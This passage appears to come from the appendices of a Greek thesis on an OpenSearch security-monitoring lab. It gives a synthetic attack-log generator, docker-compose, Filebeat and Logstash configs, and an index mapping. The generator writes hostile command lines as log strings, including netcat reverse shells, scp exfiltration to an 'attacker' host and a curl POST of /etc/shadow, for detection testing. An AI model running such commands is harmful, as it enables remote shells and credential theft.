            print("Combo log generated:", json.dumps(combo_log))
            # Short gap so they are close in time
            time.sleep(1)

        # Sleep a bit longer before the next round
        time.sleep(5)
```

ΠΑΡΑΡΤΗΜΑ C : generate_mal_logs.py script

```
import json
import time
import random
from datetime import datetime
import os

# Path for logs
log_file = r"C:\Users\User\Documents\Opensearch_project\filebeat\security_logs\security.log"
os.makedirs(os.path.dirname(log_file), exist_ok=True)

def current_timestamp():
```

```
    return datetime.utcnow().strftime('%Y-%m-%dT%H:%M:%S.%f')[:-3] + "Z"

####################
# Attack #1: "Weird Recon"
####################
def generate_weird_recon():
    return {
        "@timestamp": current_timestamp(),
        "user": {"filesystem": {"name": random.choice(["/dev/sda1", "/dev/nvme0n1"])}},
        "system": {"auth": {"user": random.choice(["root","operator","admin"])}},
        "process": {
            "name": "systemd",
            "exe": "/usr/local/weirdReconn",  # Distinct exe
            "command_line": "ls -laR /etc && netstat -anp --tcp | grep ESTABLISHED #strangeRecon",
            "working_directory": "/etc",
            "real_user": {"id": str(random.randint(2001,4000))},
            "parent": {"executable": "/usr/lib/systemd/systemd"},
        },
        "auditd": {
            "log": {
                "a0": "/some/strange/path",
                "comm": "weirdReconn",
                "exe": "/usr/local/weirdReconn",
                "uid": str(random.randint(2001,4000))
            }
        },
        "rsa": {
            "web": {"remote_domain": random.choice(["unknown.recon", "mysterioushost.org"])}
        },
        "host": {
            "hostname": random.choice(["reconNode","strangeVM"]),
            "ip": random.choice(["198.51.101.12","203.0.114.88","10.99.88.1"])
        },
```

```
        "tags": ["security","linux"]
    }

####################
# Attack #2: netcat Reverse Shell (But Not /bin/bash)
####################
def generate_netcat_shell():
    exe_choice = random.choice(["/usr/local/ncatBin","/usr/local/rshTool"])
                                command_line = f"nc -e /bin/sh
{random.choice(['203.0.114.','198.51.101.'])}{random.randint(1,254)} {random.randint(2000,9999)}"
    return {
        "@timestamp": current_timestamp(),
        "user": {"filesystem": {"name": "/dev/sda1"}},
        "system": {"auth": {"user": random.choice(["root","hacker"])}},
        "process": {
            "name": "revShell",
            "exe": exe_choice,
            "command_line": command_line,
            "working_directory": random.choice(["/root","/var/hidden"]),
            "real_user": {"id": str(random.randint(4001,6000))},
            "parent": {"executable": "/usr/lib/systemd/systemd"},
        },
        "auditd": {
            "log": {
                "a0": random.choice(["/etc/shadow","/root/.ssh"]),
                "comm": exe_choice.split('/')[-1],
                "exe": exe_choice,
                "uid": str(random.randint(4001,6000))
            }
        },
        "rsa": {
            "web": {"remote_domain": random.choice(["evilc2.remote","weirdshell.org"])}
        },
```

```
        "host": {
            "hostname": random.choice(["malHost","compromisedVM"]),
            "ip": random.choice(["10.99.99.2","203.0.114.55"])
        },
        "tags": ["security","linux"]
    }

####################
# Attack #3: Suspicious scp exfil
####################
def generate_scp_exfil():
    exe_choice = "/usr/bin/scpExfil"
                                command_line = f"scp /var/secret_data
attacker@{random.choice(['198.51.101.','203.0.114.'])}{random.randint(1,254)}:/stolen"
    return {
        "@timestamp": current_timestamp(),
        "user": {"filesystem": {"name": "/dev/sda2"}},
        "system": {"auth": {"user": random.choice(["root","admin"])}},
        "process": {
            "name": "scpExfil",
            "exe": exe_choice,
            "command_line": command_line,
            "working_directory": "/var",
            "real_user": {"id": str(random.randint(6001,7000))},
            "parent": {"executable": "/usr/lib/systemd/systemd"},
        },
        "auditd": {
            "log": {
                "a0": "/var/secret_data",
                "comm": "scpExfil",
                "exe": exe_choice,
                "uid": str(random.randint(6001,7000))
            }
```

```
        },
        "rsa": {
            "web": {
                "remote_domain": random.choice(["exfil.bad","stealthC2.local"])
            }
        },
        "host": {
            "hostname": random.choice(["dataSteal","exfilNode"]),
            "ip": random.choice(["10.99.99.3","198.51.101.10"])
        },
        "tags": ["security","linux"]
    }

####################
# Attack #4: “strace everything” or weird cURL
####################
def generate_strace_curl():
    exe_choice = random.choice(["/usr/local/stracebin","/opt/custom/curlhack"])
    cmd_options = [
        "strace -f -p 1 -o /root/trace.out",
                                        f"curl -X POST -d @/etc/shadow
http://{random.choice(['203.0.114.','198.51.101.'])}{random.randint(1,254)}/upload"
    ]
    command_line = random.choice(cmd_options)
    return {
        "@timestamp": current_timestamp(),
        "user": {"filesystem": {"name": "/dev/nvme0n1"}},
        "system": {"auth": {"user": random.choice(["operator","sysadmin"])}},
        "process": {
            "name": random.choice(["straceProc","curlHack"]),
            "exe": exe_choice,
            "command_line": command_line,
            "working_directory": "/root",
```

```
            "real_user": {"id": str(random.randint(7001,8000))},
            "parent": {"executable": "/usr/lib/systemd/systemd"},
        },
        "auditd": {
            "log": {
                "a0": "/etc/shadow",
                "comm": exe_choice.split('/')[-1],
                "exe": exe_choice,
                "uid": str(random.randint(7001,8000))
            }
        },
        "rsa": {
            "web": {"remote_domain": random.choice(["curlhack.org","strace-me.now"])}
        },
        "host": {
            "hostname": random.choice(["hacklab","stealthhost"]),
            "ip": random.choice(["10.99.99.4","203.0.114.99"])
        },
        "tags": ["security","linux"]
    }

############################
# Attack generator list
############################
attack_generators = [
    generate_weird_recon,
    generate_netcat_shell,
    generate_scp_exfil,
    generate_strace_curl
]

if __name__ == "__main__":
    while True:
```

```
    # For each malicious pattern, produce multiple logs in a row
    for gen_func in attack_generators:
        # e.g., produce 5 logs in a row for the same exe/command_line
        for _ in range(8):
            log_entry = gen_func()
            with open(log_file, "a", encoding="utf-8") as f:
                f.write(json.dumps(log_entry) + "\n")
            print("Malicious log repeated:", json.dumps(log_entry))
            # 1-second delay => 5 logs over ~5 seconds for each pattern
            time.sleep(1)

    # This means in one full cycle, each pattern is repeated 5 times => total 20 logs.
    # Then it repeats, so each minute you can see bigger spikes for each malicious exe.
```

ΠΑΡΑΡΤΗΜΑ D : docker-compose.yml

Τα παραρτήματα μπορούν να είναι περισσότερα από ένα. Αριθμούνται με γράμματα του Ελληνικού αλφάβητου (Α, Β, Γ, …).

```
services:
  opensearch-node1:
    image: opensearchproject/opensearch:latest
    container_name: opensearch-node1
    environment:
      - cluster.name=opensearch-cluster
      - node.name=opensearch-node1
      - discovery.seed_hosts=opensearch-node1,opensearch-node2
      - cluster.initial_cluster_manager_nodes=opensearch-node1,opensearch-node2
      - bootstrap.memory_lock=true
      - OPENSEARCH_JAVA_OPTS=-Xms1g -Xmx1g
      -
OPENSEARCH_INITIAL_ADMIN_PASSWORD=${OPENSEARCH_INITIAL_ADMIN_PASSW
ORD}
      - plugins.security.disabled=false
      - plugins.security.ssl.http.enabled=false
      - plugins.security.ssl.transport.enabled=true
```

```
    - plugins.security.allow_unsafe_democertificates=true
    - plugins.security.allow_default_init_securityindex=true
  ulimits:
    memlock:
      soft: -1
      hard: -1
    nofile:
      soft: 65536
      hard: 65536
  volumes:
    - opensearch-data1:/usr/share/opensearch/data
  ports:
    - 9200:9200
    - 9600:9600
  networks:
    - opensearch-net
  healthcheck:
    test: ["CMD", "curl", "-fsSL", "-u", "admin:${OPENSEARCH_INITIAL_ADMIN_PASSWORD}", "http://localhost:9200/_cluster/health"]
    interval: 10s
    timeout: 5s
    retries: 5
    start_period: 30s

opensearch-node2:
  image: opensearchproject/opensearch:latest
  container_name: opensearch-node2
  environment:
    - cluster.name=opensearch-cluster
    - node.name=opensearch-node2
    - discovery.seed_hosts=opensearch-node1,opensearch-node2
    - cluster.initial_cluster_manager_nodes=opensearch-node1,opensearch-node2
    - bootstrap.memory_lock=true
```

```
    - OPENSEARCH_JAVA_OPTS=-Xms1g -Xmx1g
    -
OPENSEARCH_INITIAL_ADMIN_PASSWORD=${OPENSEARCH_INITIAL_ADMIN_PASSW
ORD}
    - plugins.security.disabled=false
    - plugins.security.ssl.http.enabled=false
    - plugins.security.ssl.transport.enabled=true
    - plugins.security.allow_unsafe_democertificates=true
    - plugins.security.allow_default_init_securityindex=true
  ulimits:
    memlock:
      soft: -1
      hard: -1
    nofile:
      soft: 65536
      hard: 65536
  volumes:
    - opensearch-data2:/usr/share/opensearch/data
  ports:
    - 9201:9200
    - 9601:9600
  networks:
    - opensearch-net
  healthcheck:
    test: ["CMD", "curl", "-fsSL", "-u",
"admin:${OPENSEARCH_INITIAL_ADMIN_PASSWORD}",
"http://localhost:9200/_cluster/health"]
    interval: 10s
    timeout: 5s
    retries: 5
    start_period: 60s

opensearch-dashboards:
  image: opensearchproject/opensearch-dashboards:latest
```

```
  container_name: opensearch-dashboards
  ports:
    - 5601:5601
  environment:
    OPENSEARCH_HOSTS: '["http://opensearch-node1:9200", "http://opensearch-node2:9200"]'
    OPENSEARCH_USERNAME: admin
    OPENSEARCH_PASSWORD: ${OPENSEARCH_INITIAL_ADMIN_PASSWORD}
    DISABLE_SECURITY_DASHBOARDS_PLUGIN: "false"
  networks:
    - opensearch-net

 logstash:
  image: opensearchproject/logstash-oss-with-opensearch-output-plugin:8.9.0
  container_name: logstash
  ports:
    - "5044:5044"  # Beats input
  volumes:
    - ./logstash/pipeline:/usr/share/logstash/pipeline
    - ./logstash/config/log4j2.properties:/usr/share/logstash/config/log4j2.properties
  environment:
    - LS_JAVA_OPTS=-Xms1g -Xmx1g
    -
OPENSEARCH_INITIAL_ADMIN_PASSWORD=${OPENSEARCH_INITIAL_ADMIN_PASSW
ORD}
  networks:
    - opensearch-net
  depends_on:
    opensearch-node1:
      condition: service_healthy
    opensearch-node2:
      condition: service_healthy

 filebeat:
  build:
```

```
    context: ./filebeat
    dockerfile: Dockerfile
  image: custom-filebeat:7.10.2
  container_name: filebeat
  depends_on:
    - logstash
  user: root
  volumes:
    - ./filebeat/logs:/usr/share/filebeat/logs  # Mount logs directory
    - ./filebeat/security_logs:/usr/share/filebeat/security_logs  # Mount security logs directory
  networks:
    - opensearch-net

volumes:
  opensearch-data1:
  opensearch-data2:

networks:
  opensearch-net:
    driver: bridge
```

ΠΑΡΑΡΤΗΜΑ Ε : filebeat.yml

```
filebeat.inputs:
  - type: filestream
    id: unique_filestream_id_1
    enabled: true
    paths:
      - /usr/share/filebeat/logs/*.log
      - /usr/share/filebeat/security_logs/*.log

output.logstash:
  hosts: ["logstash:5044"]
  username: "admin"
```

```
  password: "${OPENSEARCH_INITIAL_ADMIN_PASSWORD}"
```

ΠΑΡΑΡΤΗΜΑ F : logstash.conf

```
input {
  beats {
    port => 5044
  }
}

filter {
  if [message] =~ "{" {
    json {
      source => "message"
      target => "parsed_message"
      skip_on_invalid_json => true
    }

    mutate {
      rename => {
        "[parsed_message][@timestamp]" => "temp_timestamp"
        "[parsed_message][user][filesystem][name]" => "user.filesystem.name"
        "[parsed_message][auditd][log][a0]" => "auditd.log.a0"
        "[parsed_message][auditd][log][comm]" => "auditd.log.comm"
        "[parsed_message][auditd][log][exe]" => "auditd.log.exe"
        "[parsed_message][auditd][log][uid]" => "auditd.log.uid"
        "[parsed_message][system][auth][user]" => "system.auth.user"
        "[parsed_message][process][exe]" => "process.exe"
        "[parsed_message][rsa][web][remote_domain]" => "rsa.web.remote_domain"
        "[parsed_message][process][command_line]" => "process.command_line"
        "[parsed_message][process][parent][executable]" => "process.parent.executable"
        "[parsed_message][process][working_directory]" => "process.working_directory"
        "[parsed_message][process][real_user][id]" => "process.real_user.id"
        "[parsed_message][host][hostname]" => "host.name"
```

```
      "[parsed_message][host][ip]" => "host.ip"
     }
     remove_field => ["message","event","parsed_message"]
    }

    date {
     match => ["temp_timestamp","ISO8601"]
     target => "@timestamp"
    }

    mutate {
     remove_field => ["temp_timestamp"]
     add_field => {
      "Image" => "%{[process.exe]}"
      "CommandLine" => "%{[process.command_line]}"
      "DestinationIp" => "%{[host.ip]}"
     }
    }
  }
}

output {
  stdout {
    codec => rubydebug
  }
  opensearch {
    hosts => ["http://opensearch-node1:9200", "http://opensearch-node2:9200"]
    index => "filebeat-logs"
    #pipeline => "security-log-pipeline"
    user => "admin"
    password => "${OPENSEARCH_INITIAL_ADMIN_PASSWORD}"
    ssl => false
  }
```

}

ΠΑΡΑΡΤΗΜΑ G : filebeat-logs mapping in Opensearch Dev Tools


```
{
  "filebeat-logs": {
    "mappings": {
      "properties": {
        "@timestamp": {
          "type": "date"
        },
        "@version": {
          "type": "text",
          "fields": {
            "keyword": {
              "type": "keyword",
              "ignore_above": 256
            }
          }
        },
        "CommandLine": {
          "type": "keyword"
        },
        "DestinationIp": {
          "type": "keyword"
        },
        "Image": {
          "type": "keyword"
        },
        "action": {
          "type": "alias",
          "path": "Image"
        },
        "agent": {
```

```
"properties": {
  "ephemeral_id": {
    "type": "text",
    "fields": {
      "keyword": {
        "type": "keyword",
        "ignore_above": 256
      }
    }
  },
  "hostname": {
    "type": "text",
    "fields": {
      "keyword": {
        "type": "keyword",
        "ignore_above": 256
      }
    }
  },
  "id": {
    "type": "text",
    "fields": {
      "keyword": {
        "type": "keyword",
        "ignore_above": 256
      }
    }
  },
  "name": {
    "type": "text",
    "fields": {
      "keyword": {
        "type": "keyword",
```

```
          "ignore_above": 256
        }
      }
    },
    "type": {
      "type": "text",
      "fields": {
        "keyword": {
          "type": "keyword",
          "ignore_above": 256
        }
      }
    },
    "version": {
      "type": "text",
      "fields": {
        "keyword": {
          "type": "keyword",
          "ignore_above": 256
        }
      }
    }
  }
},
"auditd": {
  "properties": {
    "log": {
      "properties": {
        "a0": {
          "type": "keyword"
        },
        "comm": {
          "type": "keyword"
```

```
        },
        "exe": {
          "type": "keyword"
        },
        "uid": {
          "type": "keyword"
        }
      }
    }
  }
},
"command_line": {
  "type": "alias",
  "path": "CommandLine"
},
"ecs": {
  "properties": {
    "version": {
      "type": "text",
      "fields": {
        "keyword": {
          "type": "keyword",
          "ignore_above": 256
        }
      }
    }
  }
},
"event": {
  "properties": {
    "original": {
      "type": "text"
    }
```

```
  }
},
"host": {
  "properties": {
    "hostname": {
      "type": "keyword"
    },
    "ip": {
      "type": "ip"
    },
    "name": {
      "type": "text",
      "fields": {
        "keyword": {
          "type": "keyword",
          "ignore_above": 256
        }
      }
    }
  }
},
"input": {
  "properties": {
    "type": {
      "type": "text",
      "fields": {
        "keyword": {
          "type": "keyword",
          "ignore_above": 256
        }
      }
    }
  }
```

```
},
"log": {
  "properties": {
    "file": {
      "properties": {
        "path": {
          "type": "keyword"
        }
      }
    },
    "offset": {
      "type": "long"
    }
  }
},
"process": {
  "properties": {
    "command_line": {
      "type": "text"
    },
    "exe": {
      "type": "keyword"
    },
    "parent": {
      "properties": {
        "executable": {
          "type": "keyword"
        }
      }
    },
    "real_user": {
      "properties": {
        "id": {
```

```
          "type": "keyword"
        }
      }
    },
    "working_directory": {
      "type": "keyword"
    }
  }
},
"rsa": {
  "properties": {
    "web": {
      "properties": {
        "remote_domain": {
          "type": "keyword"
        }
      }
    }
  }
},
"system": {
  "properties": {
    "auth": {
      "properties": {
        "user": {
          "type": "keyword"
        }
      }
    }
  }
},
"tags": {
  "type": "keyword"
```

```
      },
      "timestamp": {
        "type": "alias",
        "path": "@timestamp"
      },
      "user": {
        "properties": {
          "filesystem": {
            "properties": {
              "name": {
                "type": "keyword"
              }
            }
          }
        }
      }
    }
  }
}
```